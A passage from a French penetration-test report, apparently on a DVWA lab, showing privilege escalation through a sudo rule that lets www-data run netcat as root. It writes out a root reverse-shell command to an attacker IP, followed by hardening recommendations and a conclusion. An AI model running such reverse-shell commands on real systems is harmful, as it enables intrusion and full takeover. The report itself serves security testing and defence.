Matching Defaults entries for www-data on 871dcad55ccb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 871dcad55ccb:
    (root) NOPASSWD: /bin/nc
www-data@871dcad55ccb:/var/www/html/vulnerabilities/exec$
```

J'exploite ensuite la mauvaise configuration des privilèges sudo en exécutant la commande `sudo /bin/nc 172.18.0.3 9202 -e /bin/bash`.

Cette commande permet d'utiliser Netcat avec les privilèges `root`, sans mot de passe, afin d'établir un reverse shell vers ma machine d'attaque (172.18.0.3) sur le port 9202, tout en lançant un shell Bash. Cette action conduit directement à une élévation de privilèges sur la machine cible.

```
www-data@871dcad55ccb:/var/www/html/vulnerabilities/exec$ sudo /bin/nc 172.18.0.3 9202 -e /bin/bash
<ies/exec$ sudo /bin/nc 172.18.0.3 9202 -e /bin/bash
```

Une fois la connexion établie, je vérifie mon niveau de privilèges à l'aide des commandes `whoami` et `id`.

Les résultats confirment que je suis connecté en tant que `root`, avec l'identifiant utilisateur et groupe `uid=0`, ce qui indique une élévation de privilèges réussie.

Je liste ensuite le contenu du répertoire `/root` afin de confirmer l'accès complet au compte administrateur.

L'affichage des fichiers et dossiers de ce répertoire valide que je dispose désormais d'un contrôle total sur la machine compromise.

```
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 53596

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

```
ls -la /root
total 32
drwx----- 1 root root 4096 Dec 13 2023 .
drwxr-xr-x 1 root root 4096 Jan  9 11:58 ..
-rw----- 1 root root 1110 Dec 13 2023 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwxr-xr-x 2 root root 4096 Dec 13 2023 .nano
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw----- 1 root root 5812 Dec 13 2023 .viminfo
```

Recommandations

1. Sécurisation des services et gestion des mises à jour

Il est recommandé de maintenir les services à jour afin de corriger les vulnérabilités connues. Le service Samba doit être mis à niveau vers une version récente et sécurisée, ou désactivé s'il n'est pas nécessaire. Les comptes et identifiants par défaut utilisés par les applications web doivent être supprimés. Les vulnérabilités d'injection de commandes présentes dans l'application DVWA doivent être corrigées par une validation stricte des entrées utilisateur. Enfin, les règles sudo doivent être revues et restreintes afin d'empêcher l'exécution de commandes avec des privilèges élevés sans contrôle.

2. Gestion des accès et durcissement de la configuration

L'accès aux services sensibles tels que SSH, SMB et HTTP doit être limité à l'aide de règles de pare-feu adaptées. Les mécanismes de persistance, comme la modification de la crontab root, doivent être protégés contre toute modification non autorisée. De plus, l'installation de nouveaux services sur les systèmes (SSH, VNC, etc.) doit être strictement encadrée et soumise à une validation préalable.

3. Supervision, journalisation et détection des menaces

La mise en place d'une journalisation complète des services critiques (SSH, sudo, cron, VNC, Netcat) est essentielle afin de tracer les actions effectuées sur les systèmes. Ces journaux devraient être centralisés pour faciliter l'analyse. Le déploiement de solutions de détection d'intrusion, telles qu'un IDS ou IPS, permettrait d'identifier rapidement des comportements anormaux. Une attention particulière doit également être portée aux connexions sortantes inhabituelles, souvent associées à des reverse shells, avec la mise en place d'alertes en temps réel.

4. Bonnes pratiques et sensibilisation à la sécurité

Il est important de sensibiliser les administrateurs aux bonnes pratiques de sécurité et aux risques liés aux services exposés. Les politiques de gestion des mots de passe doivent être renforcées afin d'éviter l'utilisation de mots de passe faibles ou réutilisés. Des audits réguliers des services installés et des configurations système doivent être réalisés. Enfin, la documentation des accès autorisés, la gestion rigoureuse des privilèges et une segmentation réseau stricte sont nécessaires pour limiter les déplacements latéraux entre machines.

Conclusion

À l'issue de ce test d'intrusion, plusieurs vulnérabilités majeures ont été mises en évidence et exploitées avec succès sur l'infrastructure étudiée. L'exploitation d'une faille affectant le service Samba a permis l'obtention d'un accès avec privilèges élevés sur une première machine, rendant possible un pivot vers le réseau interne et l'identification du serveur WebApp.

Ce pivot a ensuite permis d'atteindre le site web hébergé sur le serveur WebApp, qui s'est révélée vulnérable à une injection de commandes. L'exploitation de cette faille a conduit à l'exécution de commandes système avec les droits de l'utilisateur www-data. Une configuration incorrecte des privilèges sudo, autorisant l'exécution de Netcat en tant que root sans authentification, a alors permis une élévation de privilèges complète sur le serveur web.

L'enchaînement des différentes phases reconnaissance réseau, exploitation de services vulnérables, mise en place de mécanismes de persistance, pivot SSH, tunnels, reverse shells et accès graphique via VNC démontre qu'un attaquant disposant d'un point d'entrée initial peut rapidement compromettre l'ensemble de l'environnement.

Ce test d'intrusion souligne l'importance de sécuriser les services exposés, de corriger les erreurs de configuration critiques et de déployer des mécanismes de supervision et de détection adaptés afin de limiter les risques de compromission à l'avenir.